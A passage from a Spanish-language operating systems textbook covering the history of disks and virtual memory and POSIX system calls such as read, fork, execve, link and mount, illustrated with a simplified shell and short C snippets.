Cuando aparecieron las minicomputadoras por primera vez, tampoco tenían hardware de protección y ejecutaban un programa cargado en forma manual a la vez, aun cuando la multiprogramación estaba bien establecida en el mundo de las mainframes para ese entonces. Gradualmente adquirieron hardware de protección y la habilidad de ejecutar dos o más programas a la vez. Las primeras microcomputadoras también fueron capaces de ejecutar sólo un programa a la vez, pero más adelante adquirieron la habilidad de la multiprogramación. Las computadoras de bolsillo y las tarjetas inteligentes se fueron por la misma ruta.

En todos los casos, el desarrollo de software se rigió en base a la tecnología. Por ejemplo, las primeras microcomputadoras tenían cerca de 4 KB de memoria y no tenían hardware de protección. Los lenguajes de alto nivel y la multiprogramación eran demasiado para que un sistema tan pequeño pudiera hacerse cargo. A medida que las microcomputadoras evolucionaron en las computadoras personales modernas, adquirieron el hardware necesario y después el software necesario para manejar características más avanzadas. Es probable que este desarrollo continúe por varios años más. Otros campos también pueden tener esta rueda de reencarnaciones, pero en la industria de las computadoras parece girar con más velocidad.

Discos

Las primeras mainframes estaban en su mayor parte basadas en cinta magnética. Leían un programa de la cinta, lo compilaban, lo ejecutaban y escribían los resultados de vuelta en otra cinta. No había discos ni un concepto sobre el sistema de archivos. Eso empezó a cambiar cuando IBM introdujo el primer disco duro: el RAMAC (*RAndoM Access*, Acceso aleatorio) en 1956. Ocupaba cerca de 4 metros cuadrados de espacio de piso y podía almacenar 5 millones de caracteres de 7 bits, lo suficiente como para una fotografía digital de mediana resolución. Pero con una renta anual de 35,000 dólares, ensamblar suficientes discos como para poder almacenar el equivalente de un rollo de película era en extremo costoso. Con el tiempo los precios disminuyeron y se desarrollaron los sistemas de archivos primitivos.

Uno de los nuevos desarrollos típicos de esa época fue la CDC 6600, introducida en 1964 y considerada durante años como la computadora más rápida del mundo. Los usuarios podían crear “archivos permanentes” al darles un nombre y esperar que ningún otro usuario hubiera decidido también que, por decir, “datos” fuera un nombre adecuado para un archivo. Éste era un directorio de un solo nivel. Con el tiempo las mainframes desarrollaron sistemas de archivos jerárquicos complejos, lo cual probablemente culminó con el sistema de archivos MULTICS.

Cuando las minicomputadoras empezaron a usarse, con el tiempo también tuvieron discos duros. El disco estándar en la PDP-11 cuando se introdujo en 1970 era el disco RK05, con una capacidad de 2.5 MB, aproximadamente la mitad del RAMAC de IBM, pero sólo tenía cerca de 40 cm de diámetro y 5 cm de altura. Pero también tenía al principio un directorio de un solo nivel. Cuando llegaron las microcomputadoras, CP/M fue al principio el sistema operativo dominante y también soportaba un solo directorio en el disco (flexible).

Memoria virtual

La memoria virtual (que se describe en el capítulo 3) proporciona la habilidad de ejecutar programas más extensos que la memoria física de la computadora, llevando y trayendo pedazos entre la RAM y el disco. Pasó por un desarrollo similar, ya que apareció primero en las mainframes, después avanzó a las minis y a las micros. La memoria virtual también permitió la capacidad de ligar dinámicamente un programa a una biblioteca en tiempo de ejecución, en vez de compilarlo. MULTICS fue el primer sistema operativo en tener esta capacidad. Con el tiempo, la idea se propagó descendiendo por toda la línea y ahora se utiliza ampliamente en la mayoría de los sistemas UNIX y Windows.

En todos estos desarrollos vemos ideas que se inventaron en un contexto y más adelante se descartaron cuando cambió el contexto (la programación en lenguaje ensamblador, la monoprogramación, los directorios de un solo nivel, etc.) sólo para reaparecer en un contexto distinto, a menudo una década más tarde. Por esta razón, en este libro algunas veces vemos ideas y algoritmos que pueden parecer atrasados en comparación con las PC de hoy en día con capacidades de gigabytes, pero que pronto pueden volver en las computadoras incrustadas y las tarjetas inteligentes.

1.6 LLAMADAS AL SISTEMA

Hemos visto que los sistemas operativos tienen dos funciones principales: proveer abstracciones a los programas de usuario y administrar los recursos de la computadora. En su mayor parte, la interacción entre los programas de usuario y el sistema operativo se relaciona con la primera función: por ejemplo, crear, escribir, leer y eliminar archivos. La parte de la administración de los recursos es en gran parte transparente para los usuarios y se realiza de manera automática. Por ende, la interfaz entre los programas de usuario y el sistema operativo trata principalmente acerca de cómo lidiar con las abstracciones. Para comprender realmente qué hacen los sistemas operativos, debemos examinar esta interfaz con detalle. Las llamadas al sistema disponibles en la interfaz varían de un sistema operativo a otro (aunque los conceptos subyacentes tienden a ser similares).

Por lo tanto, nos vemos obligados a elegir una opción entre 1) generalidades imprecisas (“los sistemas operativos tienen llamadas al sistema para leer archivos”) y 2) cierto sistema específico (“UNIX tiene una llamada al sistema conocida como `read` con tres parámetros: uno para especificar el archivo, uno para decir en dónde se van a colocar los datos y uno para indicar cuantos bytes se deben leer”).

Hemos optado por la última opción; implica más trabajo, pero proporciona una visión más detallada en cuanto a lo que realmente hacen los sistemas operativos. Aunque este análisis se refiere

en forma específica a POSIX (Estándar internacional 9945-1) y por ende también a UNIX, System V, BSD, Linux, MINIX 3, etc., la mayoría de los demás sistemas operativos modernos tienen llamadas al sistema que realizan las mismas funciones, incluso si difieren los detalles. Como la verdadera mecánica relacionada con la acción de emitir una llamada al sistema es altamente dependiente de la máquina y a menudo debe expresarse en código ensamblador, se proporciona una biblioteca de procedimientos para hacer que sea posible realizar llamadas al sistema desde programas en C y por lo general desde otros lenguajes también.

Es conveniente tener en cuenta lo siguiente. Cualquier computadora con una sola CPU puede ejecutar sólo una instrucción a la vez. Si un proceso está ejecutando un programa de usuario en modo usuario y necesita un servicio del sistema, como leer datos de un archivo, tiene que ejecutar una instrucción de trap para transferir el control al sistema operativo. Después, el sistema operativo averigua qué es lo que quiere el proceso llamador, para lo cual inspecciona los parámetros. Luego lleva a cabo la llamada al sistema y devuelve el control a la instrucción que va después de la llamada al sistema. En cierto sentido, realizar una llamada al sistema es como realizar un tipo especial de llamada a un procedimiento, sólo que las llamadas al sistema entran al kernel y las llamadas a procedimientos no.

Para hacer más entendible el mecanismo de llamadas al sistema, vamos a dar un vistazo rápido a la llamada al sistema `read`. Como dijimos antes, tiene tres parámetros: el primero especifica el archivo, el segundo apunta al búfer y el tercero proporciona el número de bytes a leer. Al igual que casi todas las llamadas al sistema, se invoca desde programas en C mediante una llamada a un procedimiento de la biblioteca con el mismo nombre que la llamada al sistema: *read*. Una llamada desde un programa en C podría tener la siguiente apariencia:

```
cuenta=read(fd, bufer, nbytes);
```

La llamada al sistema (y el procedimiento de biblioteca) devuelve el número de bytes que se leen en *cuenta*. Por lo general este valor es el mismo que *nbytes* pero puede ser más pequeño si, por ejemplo, se encuentra el fin de archivo al estar leyendo.

Si la llamada al sistema no se puede llevar a cabo, ya sea debido a un parámetro inválido o a un error del disco, *cuenta* se establece a -1 y el número de error se coloca en una variable global llamada *errno*. Los programas siempre deben comprobar los resultados de una llamada al sistema para ver si ocurrió un error.

Las llamadas al sistema se llevan a cabo en una serie de pasos. Para que este concepto quede más claro, vamos a examinar la llamada `read` antes descrita. En su preparación para llamar al procedimiento de biblioteca *read*, que es quien realmente hace la llamada al sistema `read`, el programa llamador primero mete los parámetros en la pila, como se muestra en los pasos 1 a 3 de la figura 1-17.

Los compiladores de C y C++ meten los parámetros en la pila en orden inverso por razones históricas (esto tiene que ver con hacer que el primer parámetro para *printf*, la cadena del formato, aparezca en la parte superior de la pila). Los parámetros primero y tercero se pasan por valor, pero el segundo parámetro se pasa por referencia, lo cual significa que se pasa la dirección del búfer (lo cual se indica mediante &), no el contenido del mismo. Después viene la llamada al procedimiento de biblioteca (paso 4). Esta instrucción es la instrucción de llamada a procedimiento normal utilizada para llamar a todos los procedimientos.




Figura 1-17. Los 11 pasos para realizar la llamada al sistema `read(fd, bufer, nbytes)`.

El procedimiento de biblioteca (probablemente escrito en lenguaje ensamblador) coloca por lo general el número de la llamada al sistema en un lugar en el que el sistema operativo lo espera, como en un registro (paso 5). Después ejecuta una instrucción `TRAP` para cambiar del modo usuario al modo kernel y empezar la ejecución en una dirección fija dentro del núcleo (paso 6). La instrucción `TRAP` en realidad es muy similar a la instrucción de llamada a procedimiento en el sentido en que la instrucción que le sigue se toma de una ubicación distante y la dirección de retorno se guarda en la pila para un uso posterior.

Sin embargo, la instrucción `TRAP` también difiere de la instrucción de llamada a un procedimiento en dos formas básicas. En primer lugar, como efecto secundario, cambia a modo kernel. La instrucción de llamada al procedimiento no cambia el modo. En segundo lugar, en vez de dar una dirección relativa o absoluta en donde se encuentra el procedimiento, la instrucción `TRAP` no puede saltar a una dirección arbitraria. Dependiendo de la arquitectura, salta a una ubicación fija, hay un campo de 8 bits en la instrucción que proporciona el índice a una tabla en memoria que contiene direcciones de salto, o su equivalente.

El código de kernel que empieza después de la instrucción `TRAP` examina el número de llamada al sistema y después la pasa al manejador correspondiente de llamadas al sistema, por lo general a través de una tabla de apuntadores a manejadores de llamadas al sistema, indexados en base al

número de llamada al sistema (paso 7). En ese momento se ejecuta el manejador de llamadas al sistema (paso 8). Una vez que el manejador ha terminado su trabajo, el control se puede regresar al procedimiento de biblioteca que está en espacio de usuario, en la instrucción que va después de la instrucción `TRAP` (paso 9). Luego este procedimiento regresa al programa de usuario en la forma usual en que regresan las llamadas a procedimientos (paso 10).

Para terminar el trabajo, el programa de usuario tiene que limpiar la pila, como lo hace después de cualquier llamada a un procedimiento (paso 11). Suponiendo que la pila crece hacia abajo, como es comúnmente el caso, el código compilado incrementa el apuntador de la pila lo suficiente como para eliminar los parámetros que se metieron antes de la llamada a *read*. Ahora el programa es libre de hacer lo que quiera a continuación.

En el paso 9 anterior, dijimos que "se puede regresar al procedimiento de biblioteca que está en espacio de usuario …" por una buena razón. La llamada al sistema puede bloquear al procedimiento llamador, evitando que continúe. Por ejemplo, si trata de leer del teclado y no se ha escrito nada aún, el procedimiento llamador tiene que ser bloqueado. En este caso, el sistema operativo buscará a su alrededor para ver si se puede ejecutar algún otro proceso a continuación. Más adelante, cuando esté disponible la entrada deseada, este proceso recibirá la atención del sistema y se llevarán a cabo los pasos 9 a 11.

En las siguientes secciones examinaremos algunas de las llamadas al sistema POSIX de uso más frecuente, o dicho en forma más específica, los procedimientos de biblioteca que realizan esas llamadas al sistema. POSIX tiene aproximadamente 100 llamadas a procedimientos. Algunas de las más importantes se listan en la figura 1-18, agrupadas por conveniencia en cuatro categorías. En el texto examinaremos brevemente cada llamada para ver cuál es su función.

En mayor grado, los servicios ofrecidos por estas llamadas determinan la mayor parte de la labor del sistema operativo, ya que la administración de recursos en las computadoras personales es una actividad mínima (por lo menos si se le compara con los equipos grandes que tienen muchos usuarios). Los servicios incluyen acciones tales como crear y terminar procesos, crear, eliminar, leer y escribir en archivos, administrar directorios y realizar operaciones de entrada y salida.

Al margen, vale la pena mencionar que la asignación de las llamadas a procedimientos POSIX a llamadas al sistema no es de uno a uno. El estándar POSIX especifica varios procedimientos que debe suministrar un sistema que se conforme a este estándar, pero no especifica si deben ser llamadas al sistema, llamadas a una biblioteca, o algo más. Si un procedimiento puede llevarse a cabo sin necesidad de invocar una llamada al sistema (es decir, sin atrapar en el kernel), por lo general se realizará en espacio de usuario por cuestión de rendimiento. Sin embargo, la mayoría de los procedimientos POSIX invocan llamadas al sistema, en donde por lo general un procedimiento se asigna directamente a una llamada al sistema. En unos cuantos casos, en especial en donde los procedimientos requeridos son sólo pequeñas variaciones de algún otro procedimiento, una llamada al sistema maneja más de una llamada a la biblioteca.

1.6.1 Llamadas al sistema para la administración de procesos

El primer grupo de llamadas en la figura 1-18 se encarga de la administración de los procesos. `fork` es un buen lugar para empezar este análisis. `fork` es la única manera de crear un nuevo proceso en POSIX. Crea un duplicado exacto del proceso original, incluyendo todos los descriptores de archivos,

Administración de procesos

Llamada	Descripción
pid = fork()	Crea un proceso hijo, idéntico al padre
pid = waitpid(pid, &statloc, opciones)	Espera a que un hijo termine
s = execve(nombre, argv, entornp)	Reemplaza la imagen del núcleo de un proceso
exit(estado)	Termina la ejecución de un proceso y devuelve el estado

Administración de archivos

Llamada	Descripción
fd = open(archivo, como, …)	Abre un archivo para lectura, escritura o ambas
s = close(fd)	Cierra un archivo abierto
n = read(fd, bufer, nbytes)	Lee datos de un archivo y los coloca en un búfer
n = write(fd, bufer, nbytes)	Escribe datos de un búfer a un archivo
posicion = lseek(fd, desplazamiento, dedonde)	Desplaza el apuntador del archivo
s = stat(nombre, &buf)	Obtiene la información de estado de un archivo

Administración del sistema de directorios y archivos

Llamada	Descripción
s = mkdir(nombre, modo)	Crea un nuevo directorio
s = rmdir(nombre)	Elimina un directorio vacío
s = link(nombre1, nombre2)	Crea una nueva entrada llamada nombre2, que apunta a nombre1
s = unlink(nombre)	Elimina una entrada de directorio
s = mount(especial, nombre, bandera)	Monta un sistema de archivos
s = umount(especial)	Desmonta un sistema de archivos

Llamadas varias

Llamada	Descripción
s = chdir(nombredir)	Cambia el directorio de trabajo
s = chmod(nombre, modo)	Cambia los bits de protección de un archivo
s = kill(pid, senial)	Envía una señal a un proceso
segundos = tiempo(&segundos)	Obtiene el tiempo transcurrido desde Ene 1, 1970

Figura 1-18. Algunas de las principales llamadas al sistema POSIX. El código de retorno *s* es −1 si ocurrió un error. Los códigos de retorno son: *pid* es un id de proceso, *fd* es un descriptor de archivo, *n* es una cuenta de bytes, *posicion* es un desplazamiento dentro del archivo y *segundos* es el tiempo transcurrido. Los parámetros se explican en el texto.

registros y todo lo demás. Después de fork, el proceso original y la copia (el padre y el hijo) se van por caminos separados. Todas las variables tienen valores idénticos al momento de la llamada a fork, pero como los datos del padre se copian para crear al hijo, los posteriores cambios en uno de ellos no afectarán al otro (el texto del programa, que no se puede modificar, se comparte entre el padre y el hijo). La llamada a fork devuelve un valor, que es cero en el hijo e igual al identificador del proceso (PID) hijo en el padre. Mediante el uso del PID devuelto, los dos procesos pueden ver cuál es el proceso padre y cuál es el proceso hijo.

En la mayoría de los casos, después de una llamada a fork el hijo tendrá que ejecutar código distinto al del padre. Considere el caso del shell: lee un comando de la terminal, llama a fork para crear un proceso hijo, espera a que el hijo ejecute el comando y después lee el siguiente comando cuando el hijo termina. Para esperar a que el hijo termine, el padre ejecuta una llamada al sistema waitpid, la cual sólo espera hasta que el hijo termine (cualquier hijo, si existe más de uno). Waitpid puede esperar a un hijo específico o a cualquier hijo anterior si establece el primer parámetro a −1. Cuando waitpid se completa, la dirección a la que apunta el segundo parámetro (*statloc*) se establece al estado de salida del hijo (terminación normal o anormal, con el valor de exit). También se proporcionan varias opciones, especificadas por el tercer parámetro.

Ahora considere la forma en que el shell utiliza a fork. Cuando se escribe un comando, el shell crea un nuevo proceso usando fork. Este proceso hijo debe ejecutar el comando de usuario. Para ello utiliza la llamada al sistema execve, la cual hace que toda su imagen de núcleo completa se sustituya por el archivo nombrado en su primer parámetro. (En realidad, la llamada al sistema en sí es exec, pero varios procedimientos de biblioteca lo llaman con distintos parámetros y nombres ligeramente diferentes. Aquí trataremos a estas llamadas como si fueran llamadas al sistema.) En la figura 1-19 se muestra un shell muy simplificado que ilustra el uso de fork, waitpid y execve.

```
#define TRUE 1

while (TRUE) {                                  /* se repite en forma indefinida */
     type_prompt();                             /* muestra el indicador de comando en la pantalla */
     read_command(command, parameters);         /* lee la entrada de la terminal */

     if (fork() !=0) {                          /* usa fork para el proceso hijo */
          /* Codigo del padre. */
          waitpid(-1, &status, 0);              /* espera a que el hijo termine */
     } else {
          /* Codigo del hijo. */
          execve(command, parameters, 0);       /* ejecuta el comando */
     }
}
```

Figura 1-19. Una versión simplificada del shell. En este libro supondremos que *TRUE* se define como 1.

En el caso más general, execve tiene tres parámetros: el nombre del archivo que se va a ejecutar, un apuntador al arreglo de argumentos y un apuntador al arreglo del entorno. En breve describiremos estos parámetros. Se proporcionan varias rutinas de biblioteca incluyendo a *execl*, *execv*,

execle y *execve*, para permitir la omisión de los parámetros o para especificarlos de varias formas. En este libro utilizaremos el nombre `exec` para representar la llamada al sistema que se invoca mediante cada una de estas rutinas.

Consideremos el caso de un comando tal como

```
cp archivo1 archivo2
```

que se utiliza para copiar *archivo1* a *archivo2*. Una vez que el shell se ha bifurcado mediante `fork`, el proceso hijo localiza y ejecuta el archivo *cp* y le pasa los nombres de los archivos de origen y destino.

El programa principal de *cp* (y el programa principal de la mayoría de los otros programas en C) contienen la siguiente declaración:

```
main(argc, argv, envp)
```

en donde *argc* es una cuenta del número de elementos en la línea de comandos, incluyendo el nombre del programa. Para el ejemplo anterior, *argc* es 3.

El segundo parámetro, *argv*, es un apuntador a un arreglo. El elemento *i* de ese arreglo es un apuntador a la *i*-ésima cadena en la línea de comandos. En nuestro ejemplo, *argv*[0] apuntaría a la cadena “cp”, *argv*[1] apuntaría a la cadena “archivo1” y *argv*[2] apuntaría a la cadena “archivo2”.

El tercer parámetro de *main*, *envp*, es un apuntador al entorno, un arreglo de cadenas que contiene asignaciones de la forma *nombre* = *valor* que se utilizan para pasar información, tal como el tipo de terminal y el nombre del directorio de inicio, a los programas. Hay procedimientos de biblioteca que los programas pueden llamar para obtener las variables de entorno, que a menudo se utilizan para personalizar la forma en que un usuario desea realizar ciertas tareas (por ejemplo, la impresora predeterminada que desea utilizar). En la figura 1-19 no se pasa un entorno al hijo, por lo que el tercer parámetro de *execve* es un cero.

Si `exec` parece complicado, no se desanime; es (en sentido semántico) la más compleja de todas las llamadas al sistema POSIX. Todas las demás son mucho más simples. Como ejemplo de una llamada simple considere a `exit`, que los procesos deben utilizar cuando terminan su ejecución. Tiene un parámetro, el estado de `exit` (0 a 255), que se devuelve al padre mediante *statloc* en la llamada al sistema `waitpid`.

En UNIX los procesos tienen su memoria dividida en tres segmentos: el **segmento de texto** (es decir, el código del programa), el **segmento de datos** (es decir, las variables) y el **segmento de pila**. El segmento de datos crece hacia arriba y la pila crece hacia abajo, como se muestra en la figura 1-20. Entre ellos hay un espacio libre de direcciones sin utilizar. La pila crece hacia ese espacio de manera automática, según sea necesario, pero la expansión del segmento de datos se realiza de manera explícita mediante una llamada al sistema (`brk`), la cual especifica la nueva dirección en donde debe terminar el segmento de datos. Sin embargo, esta llamada no está definida en el estándar de POSIX, ya que se recomienda a los programadores utilizar el procedimiento de biblioteca *malloc* para asignar espacio de almacenamiento en forma dinámica y la implementación subyacente de *malloc* no se consideró como un tema adecuado para su estandarización, ya que pocos programadores lo utilizan directamente y es improbable que alguien se dé cuenta siquiera que brk no está en POSIX.




Figura 1-20. Los procesos tienen tres segmentos: de texto, de datos y de pila.

1.6.2 Llamadas al sistema para la administración de archivos

Muchas llamadas al sistema se relacionan con el sistema de archivos. En esta sección analizaremos las llamadas que operan con archivos individuales; en la siguiente sección examinaremos las llamadas que implican el uso de directorios o el sistema de archivos como un todo.

Para leer o escribir en un archivo, éste debe primero abrirse mediante `open`. Esta llamada especifica el nombre del archivo que se va a abrir, ya sea como un nombre de ruta absoluto o relativo al directorio de trabajo, y un código de *O_RDONLY*, *O_WRONLY* o *O_RDWR*, que significa abrir para lectura, escritura o ambos. Para crear un nuevo archivo se utiliza el parámetro *O_CREAT*. Después se puede utilizar el descriptor de archivo devuelto para leer o escribir. Al terminar, el archivo se puede cerrar mediante `close`, que hace que el descriptor de archivo esté disponible para reutilizarlo en una llamada a `open` posterior.

Las llamadas de uso más frecuente son sin duda `read` y `write`. Anteriormente vimos a `read`. `Write` tiene los mismos parámetros.

Aunque la mayoría de los programas leen y escriben archivos en forma secuencial, para ciertas aplicaciones los programas necesitan la capacidad de acceder a cualquier parte del archivo en forma aleatoria. Con cada archivo hay un apuntador asociado, el cual indica la posición actual en el archivo. Al leer (escribir) en forma secuencial, por lo general apunta al siguiente byte que se va a leer (escribir). La llamada a `lseek` cambia el valor del apuntador de posición, de manera que las siguientes llamadas a `read` o `write` puedan empezar en cualquier parte del archivo.

`Lseek` tiene tres parámetros: el primero es el descriptor del archivo, el segundo es una posición en el archivo y el tercero indica si la posición en el archivo es relativa al inicio del mismo, a la posición actual o al final del archivo. El valor devuelto por `lseek` es la posición absoluta en el archivo (en bytes) después de modificar el apuntador.

Para cada archivo, UNIX lleva el registro del modo del archivo (archivo regular, especial, directorio, etcétera), su tamaño, la hora de la última modificación y demás información. Para ver esta información, los programas pueden utilizar la llamada al sistema `stat`. El primer parámetro especifica el archivo que se va a inspeccionar; el segundo es un apuntador a una estructura en donde se va a colocar la información. Las llamadas al sistema `fstat` hacen lo mismo para un archivo abierto.

1.6.3 Llamadas al sistema para la administración de directorios

En esta sección analizaremos algunas llamadas al sistema que se relacionan más con los directorios o con el sistema de archivos como un todo, en vez de relacionarse sólo con un archivo específico, como en la sección anterior. Las primeras dos llamadas, `mkdir` y `rmdir`, crean y eliminan directorios vacíos, respectivamente. La siguiente llamada es `link`. Su propósito es permitir que aparezca el mismo archivo bajo dos o más nombres, a menudo en distintos directorios. Un uso común es para permitir que varios miembros del mismo equipo de programación compartan un archivo común, en donde cada uno de ellos puede ver el archivo en su propio directorio, posiblemente bajo distintos nombres. No es lo mismo compartir un archivo que proporcionar a cada miembro del equipo una copia privada; tener un archivo compartido significa que los cambios que realice cualquier miembro del equipo serán visibles de manera instantánea para los otros miembros; sólo hay un archivo. Cuando se realizan copias de un archivo, los cambios subsiguientes que se realizan en una copia no afectan a las demás.

Para ver cómo funciona `link`, considere la situación de la figura 1-21(a). Aquí hay dos usuarios, *ast* y *jim*, y cada uno tiene su propio directorio con algunos archivos. Si *ast* ejecuta ahora un programa que contenga la llamada al sistema

```
link("/usr/jim/memo", "/usr/ast/nota");
```

el archivo *memo* en el directorio de *jim* se introduce en el directorio de *ast* bajo el nombre *nota*. De aquí en adelante, */usr/jim/memo* y */usr/ast/nota* harán referencia al mismo archivo. Para complementar, hay que tener en cuenta que el lugar en el que se mantengan los directorios de los usuarios, ya sea en */usr*, */user*, */home* o en alguna otra parte es simplemente una decisión que realiza el administrador del sistema local.




Figura 1-21. a) Dos directorios antes de enlazar */usr/jim/memo* al directorio de *ast*. b) Los mismos directorios después del enlace.

Entendiendo cómo funciona `link` probablemente nos aclare lo que hace. Todo archivo en UNIX tiene un número único, su número-i, que lo identifica. Este número-i es un índice en una tabla de **nodos-i**, uno por archivo, que indican quién es propietario del archivo, en dónde están sus bloques de disco, etcétera. Un directorio es simplemente un archivo que contiene un conjunto de pares (número-i, nombre ASCII). En las primeras versiones de UNIX, cada entrada de directorio era de 16 bytes: 2 bytes para el número-i y 14 bytes para el nombre. Ahora se necesita una estructura más complicada para soportar los nombres de archivo extensos, pero en concepto un directorio sigue siendo un conjunto de pares (número-i, nombre ASCII). En la figura 1-21, *correo* tiene el número-i 16, y así sucesivamente. Lo que `link` hace es tan sólo crear una nueva entrada de directorio con un nombre

(posiblemente nuevo), usando el número-i de un archivo existente. En la figura 1-21(b), dos entradas tienen el mismo número-i (70) y por ende se refieren al mismo archivo. Si más adelante se elimina una de las dos mediante la llamada al sistema `unlink`, la otra sigue vigente. Si se eliminan ambas, UNIX ve que no existen entradas para el archivo (un campo en el nodo-i lleva la cuenta del número de entradas de directorio que apuntan al archivo), por lo que el archivo se elimina del disco.

Como dijimos antes, la llamada al sistema `mount` permite combinar dos sistemas de archivos en uno. Una situación común es hacer que el sistema de archivos raíz contenga las versiones binarias (ejecutables) de los comandos comunes y otros archivos de uso frecuente, en un disco duro. Así, el usuario puede insertar un disco de CD-ROM con los archivos que se van a leer en la unidad de CD-ROM.

Al ejecutar la llamada al sistema `mount`, el sistema de archivos de CD-ROM se puede adjuntar al sistema de archivos raíz, como se muestra en la figura 1-22. Una instrucción común en C para realizar el montaje es

```
mount(“/dev/fd0”, “/mnt”, 0);
```

donde el primer parámetro es el nombre de un archivo especial de bloque para la unidad 0, el segundo parámetro es la posición en el árbol en donde se va a montar y el tercer parámetro indica que el sistema de archivo se va a montar en modo de lectura-escritura o de sólo escritura.




Figura 1-22. (a) Sistema de archivos antes del montaje. (b) Sistema de archivos después del montaje.

Después de la llamada a `mount`, se puede tener acceso a un archivo en la unidad 0 con sólo utilizar su ruta del directorio raíz o del directorio de trabajo, sin importar en cuál unidad se encuentre. De hecho, las unidades segunda, tercera y cuarta también se pueden montar en cualquier parte del árbol. La llamada a `mount` hace posible integrar los medios removibles en una sola jerarquía de archivos integrada, sin importar en qué dispositivo se encuentra un archivo. Aunque este ejemplo involucra el uso de CD-ROMs, también se pueden montar porciones de los discos duros (que a menudo se les conoce como **particiones** o **dispositivos menores**) de esta forma, así como los discos duros y memorias USB externos. Cuando ya no se necesita un sistema de archivos, se puede desmontar mediante la llamada al sistema `umount`.

1.6.4 Miscelánea de llamadas al sistema

También existe una variedad de otras llamadas al sistema. Sólo analizaremos cuatro de ellas aquí. La llamada a `chdir` cambia el directorio de trabajo actual. Después de la llamada

```
chdir(“/usr/ast/prueba”);
```

una instrucción para abrir el archivo *xyz* abrirá */usr/ast/prueba/xyz*. El concepto de un directorio de trabajo elimina la necesidad de escribir nombres de ruta absolutos (extensos) todo el tiempo.

En UNIX, cada archivo tiene un modo que se utiliza por protección. El modo incluye los bits leer-escribir-ejecutar para el propietario, grupo y los demás. La llamada al sistema chmod hace posible modificar el modo de un archivo. Por ejemplo, para que un archivo sea de sólo lectura para todos excepto el propietario, podríamos ejecutar

```
chmod("archivo", 0644);
```

La llamada al sistema kill es la forma en que los usuarios y los procesos de usuario envían señales. Si un proceso está preparado para atrapar una señal específica, y luego ésta llega, se ejecuta un manejador de señales. Si el proceso no está preparado para manejar una señal, entonces su llegada mata el proceso (de aquí que se utilice ese nombre para la llamada).

POSIX define varios procedimientos para tratar con el tiempo. Por ejemplo, time sólo devuelve la hora actual en segundos, en donde 0 corresponde a Enero 1, 1970 a medianoche (justo cuando el día empezaba y no terminaba). En las computadoras que utilizan palabras de 32 bits, el valor máximo que puede devolver time es de $2^{32} - 1$ segundos (suponiendo que se utiliza un entero sin signo). Este valor corresponde a un poco más de 136 años. Así, en el año 2106 los sistemas UNIX de 32 bits se volverán locos, algo parecido al famoso problema del año 2000 (Y2K) que hubiera causado estragos con las computadoras del mundo en el 2000, si no fuera por el masivo esfuerzo que puso la industria de IT para corregir el problema. Si actualmente usted tiene un sistema UNIX de 32 bits, se le recomienda que lo intercambie por uno de 64 bits antes del año 2106.

1.6.5 La API Win32 de Windows

